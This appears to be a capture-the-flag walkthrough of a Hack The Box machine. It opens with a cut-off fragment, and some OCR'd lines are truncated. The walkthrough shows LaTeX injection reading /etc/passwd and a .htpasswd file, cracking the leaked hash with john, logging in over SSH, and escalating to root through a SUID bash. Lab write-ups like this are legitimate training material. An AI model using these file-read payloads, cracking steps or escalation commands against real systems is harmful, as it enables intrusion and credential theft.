If injection point is past document header (`\usepackage` cannot be used), some control characters can be deacti `\input` on file containing `$`, `#`, `_`, `&`, null bytes, ... (eg. perl scripts).

Injection with nullbites



Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only o
moment). Clicking "Generate" will directly return a .PNG file that you
Command+S if on Mac).


```
$\lstinputlisting{/etc/passwd}$
```

Examples

Here are a few code examples that contain the basic math comman
beautiful equations:

Description	LaTeX code


Only 2 users with /bin/bash, 1 of the is root



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www–data:x:33:33:www–data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug–Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd–network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd–resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd–timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd–coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1–123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups–pk–helper:x:115:119:user for cups–pk–helper service,,,:/home/cups–pk–helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi–daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd–refresh:x:109:116:fwupd–refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```


Password find in the **/var/www/dev/.htpasswd**

`$\lstinputlisting{/var/www/dev/.htpasswd}$`




```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

`john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt`




```
┌──(kali㉿kali)-[~/HTB/topo]
└─$ nano hash.txt

┌──(kali㉿kali)-[~/HTB/topo]
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20       (?)
1g 0:00:00:03 DONE (2023-10-03 09:23) 0.2702g/s 269085p/s 269085c/s 269085C/s callel..calacho
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/HTB/topo]
└─$ 
```

login to ssh




```
┌──(kali㉿kali)-[~/HTB/topo]
└─$ ssh vdaisley@10.10.11.217
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Oct  3 08:43:53 2023 from 10.10.14.25
-bash-5.0$ id
uid=1007(vdaisley) gid=1007(vdaisley) groups=1007(vdaisley)
-bash-5.0$ ls
user.txt
-bash-5.0$ cat user.txt
650401d8e82ae38ad74e4cc4525e329b
-bash-5.0$ 
```

linpeas show me critical vulnerability



```
-rwsr-xr-x 1 root root 44K Nov 29  2022 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  ⟶  RTru64_UNIX_4.0
-rwsr-xr-x 1 root root 87K Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb  7  2022 /usr/bin/mount  ⟶  Apple_Mac_OSX(Li
-rwsr-xr-x 1 root root 67K Nov 29  2022 /usr/bin/passwd  ⟶  Apple_Mac_OSX(0
-rwsr-xr-x 1 root root 1.2M Apr 18  2022 /usr/bin/bash
-rwsr-xr-x 1 root root 84K Nov 29  2022 /usr/bin/chfn  ⟶  SuSE_9.3/10
```

```
/usr/bin/bash -p
```



```
-bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
bash-5.0# cd /root
bash-5.0# ls
```